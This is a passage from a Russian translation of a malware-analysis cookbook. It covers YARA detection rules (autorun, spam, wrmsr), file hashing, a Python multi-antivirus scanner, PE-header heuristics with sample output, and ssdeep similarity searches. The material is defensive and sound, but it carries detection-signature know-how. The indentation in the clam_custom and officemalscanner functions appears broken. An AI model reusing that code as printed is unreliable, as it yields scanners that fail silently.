rule autorun
{
    meta:
    description = "Indicates attempt to spread through autorun"

    strings:
    $a = "[autorun]"
    $b = "open="

    condition:
    all of them
}
```

Следующее правило обнаруживает попытки рассылки спама, либо просто электронной почты вообще, по командам SMTP. Число обязательных совпадений можно увеличить для обнаружения спама или других строк, отсутствующих в обычном обмене SMTP.

```
rule spam
{
    meta:
    description = "Indicates spam-related activity"

    strings:
    $spam1 = "e-cards@hallmark.com" nocase
    $spam2 = "hallmark e-card" nocase
    $spam3 = "rcpt to:" nocase
    $spam4 = "mail from:" nocase
    $spam5 = "smtp server" nocase
    $spam6 = "cialis" nocase fullword
    $spam7 = "pharma" nocase fullword
    $spam8 = "casino" nocase fullword
    $spam9 = "ehlo " nocase fullword
    $spama = "from: " nocase fullword
    $spamb = "subject: " nocase fullword
    $spamc = "Content-Disposition: attachment;" nocase

    condition:
    3 of ($spam*)
}
```

Следующее правило обнаруживает вредоносные программы, которые инструкцией `wrmsr` изменяют регистр `SYSENTER_EIP_MSR`. Операнды `wrmsr` помещаются в EAX, ECX и EDX, но инициализироваться могут в любом порядке и из любого источника, будь то непосредственная 32-разрядная константа или переменная стека. Поэтому правило использует подстановки для обнаружения множества возможных вариантов этого поведения.

```
rule write_msr
{
    meta:
    description = "Writing MSR"

    strings:
    /*
        mov ecx, [ebp+??]
        mov eax, [ebp+??]
        mov edx, [ebp+??]
        wrmsr
    */
    $wr0 = {8B 4D ?? 8B 55 ?? 8B 45 ?? 0F 30}
    $wr1 = {8B 4D ?? 8B 45 ?? 8B 55 ?? 0F 30}
```

```
        $wr2 = {8B 55 ?? 8B 4D ?? 8B 45 ?? 0F 30}
        $wr3 = {8B 55 ?? 8B 45 ?? 8B 4D ?? 0F 30}
        $wr4 = {8B 45 ?? 8B 55 ?? 8B 4D ?? 0F 30}
        $wr5 = {8B 45 ?? 8B 4D ?? 8B 55 ?? 0F 30}
        /*
            mov ecx, imm32
            mov eax, imm32
            mov edx, imm32
            wrmsr
        */
        $wr6 = {B8 ?? ?? ?? BA ?? ?? ?? B9 ?? ?? ?? 0F 30}
        $wr7 = {B8 ?? ?? ?? B9 ?? ?? ?? BA ?? ?? ?? 0F 30}
        $wr8 = {B9 ?? ?? ?? B8 ?? ?? ?? BA ?? ?? ?? 0F 30}
        $wr9 = {B9 ?? ?? ?? BA ?? ?? ?? B8 ?? ?? ?? 0F 30}
        $wra = {BA ?? ?? ?? B8 ?? ?? ?? B9 ?? ?? ?? 0F 30}
        $wrb = {BA ?? ?? ?? B9 ?? ?? ?? B8 ?? ?? ?? 0F 30}

        condition:
        any of them
    }
```

Вот ещё несколько способов применения сигнатур YARA:

• Создайте файл правил с распространёнными паролями, чтобы выявлять вредоносные программы, пытающиеся перебором получить доступ к учётным записям.
• Создайте файл правил со строками входа, полями URL или доменами банков, чтобы выявлять вредоносные программы, нацеленные на финансовые учреждения.
• Создайте файл правил с именами антивирусных процессов, служб и доменов, чтобы выявлять вредоносные программы, пытающиеся завершить или отключить антивирусные продукты.

Объединяем всё вместе

Главное достоинство всех описанных до сих пор инструментов состоит в том, что их можно включать в собственные средства, автоматически выполняющие сразу несколько действий. Один сценарий способен сканировать файлы посредством ClamAV и YARA, определять тип файла, обнаруживать упаковщики, вычислять контрольные суммы и решать многие другие задачи. В следующих нескольких рецептах показано, как объединить некоторые из перечисленных возможностей и создать собственный сканер с несколькими антивирусами и сканер PE-файлов.

Рецепт 3-6. Определение типа файла и хеширование в Python

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В этом рецепте показано, как определять тип файла и вычислять криптографические хеши в Python. Коллекции вредоносных программ часто организуют в виде структуры каталогов на основе типа файла и/или значения хеша. Например, структура может выглядеть так:

```
malware/639ff32e13aa789324c112d9cfad31b9
malware/69e46a1967b4dacce63fa9fa6f342209
malware/be72b15fa85a65ce9fa12c97d60b14a3
```

Или так:

```
malware/dll/639ff32e13aa789324c112d9cfad31b9
malware/pdf/69e46a1967b4dacce63fa9fa6f342209
malware/exe/be72b15fa85a65ce9fa12c97d60b14a3
```

Получая новые образцы вредоносных программ, можно автоматически обрабатывать их и сохранять в правильном каталоге. Разумеется, сходные методы подходят и для хранения образцов в базе данных.

Определение типа файла

В Linux тип файла можно определить командой `file`. Вывод следующей команды показывает, что `ack388` является исполняемым PE-файлом, несмотря на отсутствие расширения.

```
$ file ack388
ack388: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
```

В Python тип файла можно определить с помощью пакета `python-magic`, устанавливаемого командой `apt-get install python-magic`. После установки в сценарии Python можно выполнить следующие команды:

```
>>> import magic
>>> ms = magic.open(magic.MAGIC_NONE)
>>> ms.load()
>>> data = open("ack388", "rb").read()
>>> print ms.buffer(data)
MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
```

В качестве альтернативы можно написать сигнатуры YARA для определения типов файлов. На DVD книги находится файл `magic.yara`, содержащий, в частности, следующие сигнатуры:

```
rule pdf_document
{
    strings:
    $a = "%PDF-"
    condition:
    $a at 0
}

rule zip_file
{
    strings:
    $magic1 = { 50 4b 03 04 }
    $magic2 = { 50 4b 05 06 }
    $magic3 = { 50 4b 07 08 }
    condition:
    ($magic1 at 0) or ($magic2 at 0) or ($magic3 at 0)
}

rule mz_executable // из руководства пользователя YARA
{
    condition:
    // сигнатура MZ по смещению 0 и...
    uint16(0) == 0x5A4D and
    // ...сигнатура PE по смещению, записанному в заголовке MZ по адресу 0x3C
    uint32(uint32(0x3C)) == 0x00004550
}
```

Пример определения типа файла посредством правил YARA:

```
$ yara -r magic.yara ack388
mz_executable ack388
```

Вычисление хешей

В Linux для вычисления хешей файлов можно использовать такие команды, как `md5sum`, `sha1sum`, `sha256sum` и `sha512sum`.

```
$ md5sum ack388
69e46a1967b4dacce63fa9fa6f342209  ack388
$ sha1sum ack388
4c570b44c8dac70af742af446d8a475be702dc97  ack388
```

В Python можно воспользоваться встроенным модулем `hashlib` либо модулем PyCrypto, подробнее рассматриваемым в главе 12. Пример:

```
>>> import hashlib
>>> data = open("ack388", "rb").read()
>>> print hashlib.md5(data).hexdigest()
69e46a1967b4dacce63fa9fa6f342209
>>> print hashlib.sha1(data).hexdigest()
4c570b44c8dac70af742af446d8a475be702dc97
```

Вычисление нечётких хешей

Нечёткие хеши помогают определять сходство файлов. Различные сценарии их применения представлены в рецепте 3-9, поэтому пока мы лишь покажем вычисление таких хешей. Команду `ssdeep`, устанавливаемую посредством `apt-get install ssdeep`, можно использовать следующим образом:

```
$ ssdeep ack388
ssdeep,1.0--blocksize:hash:hash,filename
6144:DrIx6zNhlY7zJc3VesoteSAV/EfjAyGXElheAt[REMOVED],"ack388"
```

После установки модуля `pyssdeep`,[3] то есть привязок Python для ssdeep, нечёткие хеши можно вычислять и в сценариях Python, как показывают следующие команды:

```
>>> from ssdeep import ssdeep
>>> s = ssdeep()
>>> print s.hash_file("ack388")
6144:DrIx6zNhlY7zJc3VesoteSAV/EfjAyGXElheAt[REMOVED]
```

В этом рецепте кратко рассмотрено несколько способов идентифицировать файлы для упорядочения и выяснить, имеются ли они уже в коллекции. В следующих рецептах вы научитесь собирать об образцах более подробные сведения.

Рецепт 3-7. Написание мультиантивирусного сканера на Python

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Многие антивирусные продукты содержат программу командной строки, которую можно вызывать из собственных сценариев для сканирования файлов. Установив несколько таких продуктов, вы сможете использовать сигнатуры и возможности обнаружения разных производителей без потенциальных проблем конфиденциальности, присущих общедоступным сетевым службам. Достаточно создать сценарий, который последовательно вызывает каждую программу командной строки, перехватывает результаты и формирует отчёт в выбранном формате.

Примечание. Сканирование образцов вредоносных программ сопряжено с неотъемлемым риском. Файл может быть специально создан для эксплуатации антивирусного механизма и компрометации системы. Например, Алекс Уилер и Нил Мехта показали, как из-за дефекта в анализаторах форматов файлов ClamAV получить удалённый неаутентифицированный доступ системного уровня к машине с этим антивирусом (см. www.blackhat.com/presentations/bh-usa-05/bh-us-05-wheeler.pdf). Мы настоятельно рекомендуем сканировать вредоносные программы только в контролируемой среде, где можно отслеживать подозрительную активность.

Выбор сканеров

Выбор антивирусных продуктов для мультисканера обычно зависит от нескольких факторов, включая наличие версии командной строки, поддерживаемые платформы и лицензирование. Выбирая сканеры, обязательно лицензируйте каждый из них в соответствии с правилами допустимого использования. Антивирусные продукты часто имеют разные лицензии для исследовательского, домашнего и корпоративного применения. В таблице 3-1 перечислено несколько производителей, предлагающих бесплатные персональные или исследовательские сканеры командной строки.

Таблица 3-1. Производители антивирусов с бесплатными персональными сканерами командной строки

Производитель	Описание	Веб-сайт
ClamAV	Бесплатная версия с открытым исходным кодом	http://www.clamav.net
AntiVir	Бесплатная персональная версия для Windows	http://www.free-av.com/en/products/index.html
AVG	Бесплатная версия для Linux/FreeBSD	http://free.avg.com/us-en/download?prd=afl
BitDefender	Бесплатная персональная версия для Windows	http://www.bitdefender.com/PRODUCT-14-en--BitDefender-Free-Edition.html
Panda	Бесплатный исследовательский и академический сканер командной строки для Windows	http://research.pandasecurity.com/free-commandline-scanner/
F-Prot	Бесплатная версия для персонального использования в Linux/FreeBSD	http://www.f-prot.com/products/home_use/linux/

Многие другие производители, например Sophos и McAfee, предлагают бесплатные 30-дневные пробные версии своих антивирусов. Если вы хотите испытать подобный сценарий, пробный период позволит настроить параметры и отчёты, прежде чем принимать решение о покупке.

Выбор операционной системы

Операционная система для запуска мультисканера также может ограничить выбор. Практически все производители поддерживают Windows, некоторые - Linux и совсем немногие - Mac OS X. В отдельных случаях некоторые сканеры можно запускать в Linux или Mac OS X посредством Wine. Wine эмулирует вызовы API Windows; в этом рецепте мы покажем, как им пользоваться.

Пример мультисканера из книги

На DVD книги находится пример мультисканера на Python под именем `av_multiscan.py`. Эта версия не является исчерпывающим сканером, а служит отправной точкой для добавления собственных антивирусных продуктов. Версия на DVD позволяет использовать:

• ClamAV со стандартными сигнатурами;
• ClamAV с собственными сигнатурами;
• YARA;
• F-Prot со стандартными сигнатурами;
• OfficeMalScanner;
• оценку Team CYMRU MHR[4] (Malware Hash Registry).

Важнейшая часть мультисканера - выполнение программ командной строки и интерпретация их результатов. Эту задачу решает модуль Python `subprocess`,[5] позволяющий порождать новый процесс, задавать параметры командной строки и перенаправлять STDIN, STDOUT и STDERR. Мультисканер запускает различные программы с подходящими параметрами и перехватывает STDOUT. После выполнения этот поток требуется разобрать, чтобы получить результаты сканирования.

Сканирование посредством ClamAV

Если файл совпадает с сигнатурой базы ClamAV, `clamscan` выводит строку с именем файла и именем сигнатуры, разделёнными двоеточием:

```
$ clamscan 5728c58b8f21678a2317abcf7fdffe6b
5728c58b8f21678a2317abcf7fdffe6b: Exploit.PDF-1880 FOUND
```

Следующая функция показывает, как `av_multiscan.py` обрабатывает результаты механизма ClamAV.

```
clam_conf_file = "clam_shellcode.ndb"
path_to_clamscan = "/usr/local/bin/clamscan"

def clam_custom(fname):

    # проверить существование правильного пути к сканеру
    # и собственного конфигурационного файла
    if os.path.isfile(path_to_clamscan) and \
       os.path.isfile(clam_conf_file):

        output = subprocess.Popen([path_to_clamscan, \
            "-d", clam_conf_file, fname], \
            stdout = subprocess.PIPE).communicate()[0]

        result = output.split('\n')[0].split(': ')[1]

    else:
        result = 'ERROR - %s not found' % path_to_clamscan
        return ({'name': 'clam_custom', 'result': result })
```

Перед использованием измените сценарий av_multiscan.py, правильно задав переменные path_to_clamscan, то есть путь к двоичному файлу clamscan, и clam_conf_file, то есть расположение собственной базы сигнатур.

Сканирование посредством OfficeMalScanner

После установки Wine[6] командой apt-get install wine многие антивирусные сканеры командной строки для Windows можно запускать непосредственно в Linux или Mac OS X. Например, при разработке мультисканера не в Windows программу OfficeMalScanner.exe всё равно можно интегрировать посредством Wine. Следующая функция показывает, как это сделать.

```
path_to_officemalscanner = "/data/OfficeMalScanner/OfficeMalScanner.exe"

def officemalscanner(fname):

    if os.path.isfile(path_to_officemalscanner):

        env = os.environ.copy()
        env['WINEDEBUG'] = '-all'

        output = subprocess.Popen(["wine", path_to_officemalscanner,
            fname, "scan", "brute"],
            stdout = subprocess.PIPE,
            stderr = None, env=env).communicate()[0]

        if "Analysis finished" in output:
            output = output.split('\r\n')
            while "Analysis finished" not in output[0]:
                output = output[1:]
                result = output[3]
        else:
            result = "Not an MS Office file"

    else:
        result = 'ERROR - %s not found' % path_to_officemalscanner

    return ({'name': 'officemalscanner', 'result': result})
```

Чтобы подавить стандартные отладочные сообщения Wine, код создаёт переменную среды WINEDEBUG со значением -all. Благодаря этому вывод команды содержит только результаты OfficeMalScanner.exe. В частности, код извлекает рассчитанный OfficeMalScanner индекс вредоносности, то есть числовую оценку того, насколько вредоносен файл. Подробнее об OfficeMalScanner и его системе оценивания рассказывается в рецепте 6-11.

Использование мультисканера

Сценарий av_multiscan.py принимает один параметр -f, задающий сканируемый файл. Использовать его можно следующим образом:

```
$ python av_multiscan.py -f sample.exe

filename:         sample.exe
filesize:         22016
md5:              66a736c5f37d1769db3a2028e7a1c5b4
ssdeep:           384:OG7iQzd6Iw+wyMHtwMF/x4GTTIpABkG[...]
clamav:           OK
clam_custom:      OK
yara:             'mz_executable'
yara_packer:      'ASPackv1061bAlexeySolodovnikov'
officemalscanner: Not an MS Office file
cymru_hash_db:    Sat, 12 Dec 2009 11:32:50 - 60
```

Как видно, `sample.exe` упакован AsPack. Файл не совпал ни с одной сигнатурой ClamAV, но оценка MHR Team Cymru равна 60, что означает обнаружение 60 процентами используемых службой антивирусных сканеров.

Параметр `-v` программы `av_multiscan.py` формирует более подробный вывод. Следующий пример показывает сканирование документа Microsoft Word с этим параметром.

```
$ python av_multiscan.py -v -f bad.doc

[+] Using YARA signatures magic.yara
[+] Using ClamAV signatures clam_shellcode.ndb

filename           bad.doc
filesize           568832
md5                a5f8f82d2e5ad953bb986bb2bbcd20ee
ssdeep             6144:L4Rz0Q/DMtI+XDpiUxchygVNFGGsOkxh:mz0Q/F4
clamav             OK
clam_custom        shellcode_xor.UNOFFICIAL FOUND
yara               'office_magic_bytes' 'word_document'
yara_packer
officemalscanner   bad.doc seems to be malicious! Malicious Index = 31
cymru_hash_db      Sun, 14 Mar 2010 14:13:28 - NO_DATA
```

Результаты показывают, что `bad.doc` не совпал с сигнатурами стандартной базы ClamAV, а хеш файла не известен MHR. Однако он совпал с собственной сигнатурой ClamAV из рецепта 3-2, а OfficeMalScanner присвоил ему индекс вредоносности 31, что довольно много. Ниже приведено несколько полезных идей для реализации в мультисканере:

• Написать подключаемый модуль, сохраняющий вывод в базе данных для удобного поиска и извлечения.
• Добавить в механизм сканирования другие антивирусные продукты.
• Выполнять дополнительные действия в зависимости от типа файла, например проверять исполняемые файлы сканером PE-файлов из рецепта 3-8.

Рецепт 3-8. Обнаружение вредоносных PE-файлов в Python

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Исполняемые файлы Windows должны соответствовать спецификации PE/COFF (Portable Executable/Common Object File Format). К ним, помимо прочего, относятся консольные приложения и приложения с графическим интерфейсом (`.exe`), динамически подключаемые библиотеки (`.dll`), драйверы ядра (`.sys`) и элементы управления ActiveX (`.ocx`). Основы PE-файлов здесь не рассматриваются, поскольку они описаны во множестве других книг и сетевых статей. Хорошим введением служит серия Мэтта Пьетрека из двух частей: *Peering Inside the PE*[7] и *An In-Depth Look into the Win32 Portable Executable File Format*.[8]

В этом рецепте авторы показывают несколько способов обнаруживать подозрительные файлы по значениям заголовка PE. Таким образом, независимо от антивирусных сканеров можно применять эвристики для быстрого выявления файлов с подозрительными признаками. Код рецепта использует `pefile` Эро Карреры,[9] модуль Python для разбора заголовков PE. Сценарий под именем `pescanner.py` находится на DVD книги. В настоящее время он обнаруживает следующие признаки:

• **Файлы с записями TLS.** Записи TLS представляют функции, выполняющиеся до основного потока программы, а значит, до первоначальной точки останова, установленной отладчиком.

Вредоносные программы часто используют записи TLS для запуска кода до получения управления отладчиком. Сценарий `pescanner.py` выводит адреса всех функций обратного вызова TLS.

• **Файлы с каталогами ресурсов.** Каталоги ресурсов могут содержать произвольные типы данных, например значки, курсоры и конфигурации. При сканировании всего каталога `system32` вы, скорее всего, получите множество ложных срабатываний, поскольку каталоги ресурсов законны. Однако в каталоге с вредоносными программами наличие ресурсов, вероятно, указывает, что при выполнении файл сбрасывает другой исполняемый файл. Сценарий `pescanner.py` извлекает все ресурсы PE-файла и определяет тип каждого из них способом, описанным в рецепте 3-6.

• **Подозрительные записи IAT.** Импортируемые функции могут указывать на поведение программы во время выполнения. Можно составить список подозрительных функций API и выдавать предупреждение всякий раз, когда образец вредоносной программы импортирует функцию из этого списка. В `pescanner.py` имеется стандартный список приблизительно из 15 API, но дополнять его предстоит вам.

• **Подозрительные разделы точки входа.** Разделом точки входа называется раздел PE, содержащий `AddressOfEntryPoint`. В законных, или неупакованных, пользовательских программах значение `AddressOfEntryPoint` обычно находится в разделе `.code` или `.text`, а в драйверах ядра - в `PAGE` или `INIT`. Поэтому потенциально упакованные файлы можно выявлять, если точка входа находится в разделе, отсутствующем в списке известных безопасных разделов.

• **Разделы с нулевым исходным размером.** Исходный размер - число байтов, требующихся разделу в файле на диске, в отличие от числа байтов после отображения раздела в память. Чаще всего исходный размер равен нулю на диске, но превышает ноль в памяти потому, что упаковщик во время выполнения копирует в раздел расшифрованные инструкции или данные.

• **Разделы с чрезвычайно низкой или высокой энтропией.** Энтропия - значение от 0 до 8, описывающее случайность данных. Зашифрованные или сжатые данные обычно имеют высокую энтропию, а длинная строка из одинаковых символов - низкую. Вычислив энтропию, можно довольно точно понять, какие разделы PE-файла содержат упакованный или аномальный код.

• **Недопустимые временные метки.** Поле `TimeDateStamp` представляет собой 32-разрядное значение, то есть число секунд с 16:00 31 декабря 1969 года, и указывает, когда компоновщик или компилятор создал PE-файл. Авторы вредоносных программ и упаковщиков искажают это значение, скрывая настоящую дату сборки. Если `pescanner.py` обнаруживает недопустимую дату, он выдаёт предупреждение.

• **Сведения о версии файла.** В сведениях о версии PE-файла могут находиться имя человека или компании, создавших файл, описание файла, номер версии и/или сборки, первоначальное имя файла и другие комментарии. Такие сведения присутствуют не во всех PE-файлах, однако авторы вредоносных программ нередко случайно оставляют их либо намеренно подделывают значения. В обоих случаях они дают интересные криминалистические доказательства.

Пример 1. UPX

Следующая команда показывает пример вывода для образца вредоносной программы, упакованного UPX. Точка входа (EP) равна `0x4292e0` и попадает в раздел `UPX1`, поэтому `pescanner.py` добавляет к строке метку `[SUSPICIOUS]`. Сигнатуры PEiD позволяют сообщить точную версию UPX: 2.90. Под заголовком разделов `UPX0` и `UPX1` помечены как подозрительные, но по разным причинам. У `UPX0` исходный размер равен нулю. У `UPX1` чрезвычайно высокая оценка энтропии: 7,91 из 8,00.

```
$ python pescanner.py /samples/22a9c61c71fa5cef552a94e479dfe41e

Meta-data
============================================================
File:    /samples/22a9c61c71fa5cef552a94e479dfe41e
Size:    72704 bytes
```

```
Type:    MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
MD5:     22a9c61c71fa5cef552a94e479dfe41e
SHA1:    14ac258df52d0131c5984b00dc14960ee94e6aad
ssdeep:  1536:JxXOg1j5jBWSNzrpGhDZuiq3AC+wcnG4Pqvtuz+[REMOVED]
Date:    0x49277573 [Sat Nov 22 02:58:59 2008 UTC]
EP:      0x4292e0 (UPX1) [SUSPICIOUS]
Packers: UPX 2.90 [LZMA] -> Markus Oberhumer, Laszlo Molnar & John Reiser

Sections
============================================================
Name       VirtAddr     VirtSize     RawSize      Entropy
------------------------------------------------------------
UPX0       0x1000       0x17000      0x0          0.000000    [SUSPICIOUS]
UPX1       0x18000      0x12000      0x11600      7.912755    [SUSPICIOUS]
UPX2       0x2a000      0x1000       0x200        2.71365
```

Пример 2. Троянские дропперы

Следующая команда показывает вывод `pescanner.py` для троянского дроппера. Файл совпал с нашим правилом YARA для встроенных PE-файлов. Сведения в разделе ресурсов подтверждают результат: ресурс с именем `BIN` по относительному виртуальному адресу `0x3580` имеет тип исполняемого файла. Можно ожидать, что при выполнении в системе эта вредоносная программа сбросит файл размером `0x4200` байт.

```
$ python pescanner.py /samples/01C96CD0699DD2C0_Winlr66_sys.PE

Meta-data
============================================================
File:    /samples/01C96CD0699DD2C0_Winlr66_sys.PE
Size:    31616 bytes
Type:    MS-DOS executable PE  for MS Windows (native) Intel 80386 32-bit
MD5:     d884094437fe2d8fac33da75de2e96be
SHA1:    8b57624f954b0baefd4941bf44ad8ef7cad3b463
ssdeep:  768:oxQK0HWA4bci5neO8NCxpW2ghFHTVMgscZ4Rw:oxQVUci5eO8ExY2grzVTsx
Date:    0x48B531A2 [Wed Aug 27 10:51:14 2008 UTC]
EP:      0x10b90 (.text)

Signature scans
============================================================
YARA: embedded_exe
   0x35ce => This program cannot be run in DOS mode

Resource entries
============================================================
Name               RVA          Size         Type
------------------------------------------------------------
BIN                0x3580       0x4200       MS-DOS executable PE

Sections
============================================================
Name       VirtAddr     VirtSize     RawSize      Entropy
------------------------------------------------------------
.text      0x480        0x26f4       0x2700       5.705293
.rdata     0x2b80       0x180        0x180        3.830066
.data      0x2d00       0x2d5        0x300        0.316915    [SUSPICIOUS]
INIT       0x3000       0x4d8        0x500        5.202389
.rsrc      0x3500       0x4280       0x4280       7.088351    [SUSPICIOUS]
.reloc     0x7780       0x394        0x400        4.373185
```

Имена записей ресурсов сходны с именами разделов PE в том смысле, что их легко подделать. Если раздел называется `.rdata`, это ещё не означает, что в нём находятся данные только для чтения. Аналогично, злоумышленники могут поместить исполняемый файл в ресурс с одним из стандартных имён, например `RT_ICON`, `RT_STRING` или `RT_CURSOR`. Поэтому мы сканируем сигнатурами YARA весь файл и отдельно определяем тип каждой записи ресурса.

Пример 3. IAT и сведения о версии

Следующая команда показывает вывод для образца Zeus 2007 года, если судить по временной метке. Видно, что файл импортирует функции API, связанные с внедрением кода (`WriteProcessMemory`) и запуском процессов (`CreateProcess`, `WinExec`). Сведения о версии явно искажены или рандомизированы. Для краткости мы удалили разделы PE и ресурсы.

```
$ python pescanner.py /samples/sdra64.exe

Meta-data
============================================================
File:    /samples/sdra64.exe
Size:    124416 bytes
Type:    MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
MD5:     a99889e994e8e2248f5779b54505aa81
SHA1:    93437058ddfdd2c97b3ff07e3c7853bd0441065c
ssdeep:  3072:CNIl9M0O6M6PYpfaUmhylsDXczSYilhnJ+toJ+T0nW1paaM[REMOVED]
Date:    0x471FB71B [Wed Oct 24 21:20:27 2007 UTC]
EP:      0x416c33 (.text)

Suspicious IAT alerts
============================================================
ReadProcessMemory
WriteProcessMemory
CreateProcessW
VirtualAllocEx
CreateProcessA
WinExec

Version info
============================================================
LegalCopyright: Gaaqnewicyvee
InternalName: Maamduas
CompanyName: Leepcaseuzevwee
LegalTrademarks: Eludpuuhcaidgyv
ProductName: Toxiwoewikaxoq
FileDescription: Kunuwihycuap
OriginalFilename: Calyi
Translation: 0x0409 0x04b0
```

Ниже приведены дополнительные факты о `pescanner.py` и признаках вредоносных PE-файлов, которые могут оказаться полезными:

• Вместо имени отдельного файла `pescanner.py` можно передать каталог. Сценарий рекурсивно разберёт все PE-файлы, найденные в каталоге и его подкаталогах.
• Основной код `pescanner.py` реализован в виде класса Python `PEScanner`. Поэтому вместо вызова из командной строки модуль можно импортировать в собственные сценарии Python. В рецепте 8-7 показано, как импортировать `PEScanner` в автоматизированную песочницу.
• Для обнаружения вредоносных PE-файлов можно применять несколько дополнительных эвристик. Другие идеи приведены в документе исследователей Sunbelt Software *Parsing Malicious and Malformed Executables*.[10]

Рецепт 3-9. Поиск сходных вредоносных программ с помощью ssdeep

Ssdeep[11] - программа Джесси Корнблюма, вычисляющая контекстно-зависимые кусочные хеши, также называемые нечёткими хешами. Команда `ssdeep` позволяет определить процент сходства между двумя или несколькими файлами. Например, с её помощью можно решать следующие задачи:

• **Обнаружение повторного использования исходного кода.** Имея файл с несколькими функциями, можно искать в архивах другие файлы, которые могут содержать те же функции.
• **Поиск родственных вредоносных программ.** Имея хеш ssdeep образца, можно находить варианты того же семейства.
• **Поиск криминалистических следов на диске.** Имея целое изображение, документ или электронное письмо либо их часть, можно сканировать необработанный диск в поисках секторов со сходным содержимым. Это позволяет обнаружить содержимое на подозреваемых машинах, даже если первоначальные файлы были удалены.
• **Обнаружение заражения разных компьютеров сети.** Имея дамп памяти заражённой машины, можно извлечь сегменты памяти всех машин сети и выяснить, не заражены ли другие системы той же или сходной вредоносной программой.
• **Обнаружение самомодифицирующегося кода.** Имея хеш ssdeep файла на диске, можно сравнить его с хешем ssdeep файла, выполняющегося в памяти. Если сходство двух хешей меньше 75-80 процентов, файл, вероятно, упакован или самомодифицируется.

Поиск сходных вредоносных программ

Следующие команды показывают, как посредством ssdeep сравнить два произвольных двоичных файла. Как видно, несмотря на разные контрольные суммы MD5, файлы сходны на 49 процентов.

```
$ md5sum INSTALL.COM Attach.exe
MD5 (INSTALL.COM) = a85bd266f431cf2a4bcc466f8bfa5b01
MD5 (Attach.exe) = 9f922a71356c177202a7b88538c234ef

$ ssdeep -b INSTALL.COM > hash.txt

$ ssdeep -bm hash.txt Attach.exe
Attach.exe matches INSTALL.COM (49)
```

Следующий пример показывает применение ssdeep для поиска родственных вредоносных программ в архиве образцов. Первая команда сообщает, что каталог содержит чуть больше 6000 файлов, а вторая формирует результаты сравнения сходства.

```
$ ls Malware | wc -l
    6346

$ ssdeep -brd Malware/
01C84D3BB350E080_ap2_exe.PE matches 01C84D3BB34F5950_002[1]_gif.PE (100)
01C84D3BBDBB5EB0_ap1_exe.PE matches 01C84D3BBDA2EBB0_003[1]_gif.PE (100)
726769232.exe matches 01C72E743C20AE50_944983008_exe.PE (100)
944983008.exe matches 01C96CD01D196A30_csrssc_exe.PE (100)
944983008.exe matches 01C96CD1C6F237D0_3239120928_exe.PE (100)
_812.COM matches _737.COM (79)
api32.dll matches 01C96CCF695F44C0_ld_exe.PE (75)
api32.dll matches 01C96CCF6980E2E0_api32_dll.PE (100)
api32.dll matches 01C96CCFA48FAC00_ld_exe.PE (75)
Backdoor.IRC.Cloner.j matches Backdoor.IRC.Cloner (69)
Backdoor.IRC.Cloner.k matches Backdoor.IRC.Cloner.g (47)
Backdoor.IRC.Cloner.r matches Backdoor.IRC.Cloner.o (44)
Backdoor.IRC.Cloner.x matches Backdoor.IRC.Cloner.o (99)
Backdoor.IRC.Cloner.x matches Backdoor.IRC.Cloner.r (44)
```

Поиск сходных вредоносных программ в памяти

Следующий пример показывает, как извлечь подозрительные сегменты памяти подключаемым модулем Volatility `malfind` (см. рецепт 16-6), а затем сравнить их посредством ssdeep. Первая команда сохраняет подозрительные сегменты памяти в каталоге `samples`. Вторая выводит содержимое каталога и показывает, судя по имени файла, что модуль обнаружил подозрительное содержимое в диапазоне памяти `1f00000-1f27fff` процесса с PID 1064 и так далее. Третья команда показывает, что большинство сегментов памяти одного процесса сходны по меньшей мере на 50 процентов с сегментами, извлечёнными из всех остальных процессов. Это указывает на вредоносную программу, внедряющую одно и то же тело кода в несколько процессов.

```
$ python volatility.py malfind -d samples -f memory.dmp > /dev/null

$ ls -Al samples/
total 6160
163840 Mar 31 11:14 1064.1f00000-1f27fff.dmp
163840 Mar 31 11:14 1112.880000-8a7fff.dmp
163840 Mar 31 11:14 1156.9c0000-9e7fff.dmp
163840 Mar 31 11:14 1320.6b0000-6d7fff.dmp
163840 Mar 31 11:14 1488.ec0000-ee7fff.dmp
  4096 Mar 31 11:14 1624.1b50000-1b50fff.dmp
 28672 Mar 31 11:14 1624.1d80000-1e7ffff.dmp
163840 Mar 31 11:14 1624.ac0000-ae7fff.dmp
163840 Mar 31 11:14 1740.800000-827fff.dmp
163840 Mar 31 11:14 1760.3c0000-3e7fff.dmp
163840 Mar 31 11:14 1768.b00000-b27fff.dmp
[REMOVED]

$ ssdeep -brd samples/
1112.880000-8a7fff.dmp matches 1064.1f00000-1f27fff.dmp (54)
1156.9c0000-9e7fff.dmp matches 1064.1f00000-1f27fff.dmp (58)
1156.9c0000-9e7fff.dmp matches 1112.880000-8a7fff.dmp (57)
1320.6b0000-6d7fff.dmp matches 1064.1f00000-1f27fff.dmp (54)
1320.6b0000-6d7fff.dmp matches 1112.880000-8a7fff.dmp (57)
1320.6b0000-6d7fff.dmp matches 1156.9c0000-9e7fff.dmp (58)
1488.ec0000-ee7fff.dmp matches 1064.1f00000-1f27fff.dmp (58)
1488.ec0000-ee7fff.dmp matches 1112.880000-8a7fff.dmp (54)
1488.ec0000-ee7fff.dmp matches 1156.9c0000-9e7fff.dmp (57)
1488.ec0000-ee7fff.dmp matches 1320.6b0000-6d7fff.dmp (50)
1624.ac0000-ae7fff.dmp matches 1064.1f00000-1f27fff.dmp (50)
[REMOVED]
```

При запуске ssdeep можно передать параметр наподобие `-t 60`, чтобы показывать лишь совпадения выше заданного порога. Если 60 процентов вам не подходят, значение придётся изменить в зависимости от целей.

Рецепт 3-10. Обнаружение самомодифицирующегося кода с помощью ssdeep

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В этом рецепте показано, как посредством ssdeep сравнивать процессы в памяти с соответствующими файлами на диске. Небольшие изменения процесса во время выполнения нормальны, например когда программа изменяет глобальные переменные. Однако упакованный

или самомодифицирующийся код, такой как полиморфные вирусы, во время выполнения изменяется значительно. Поэтому копия кода в памяти будет сильно отличаться от кода на диске.

Использование ssdeep_procs.py

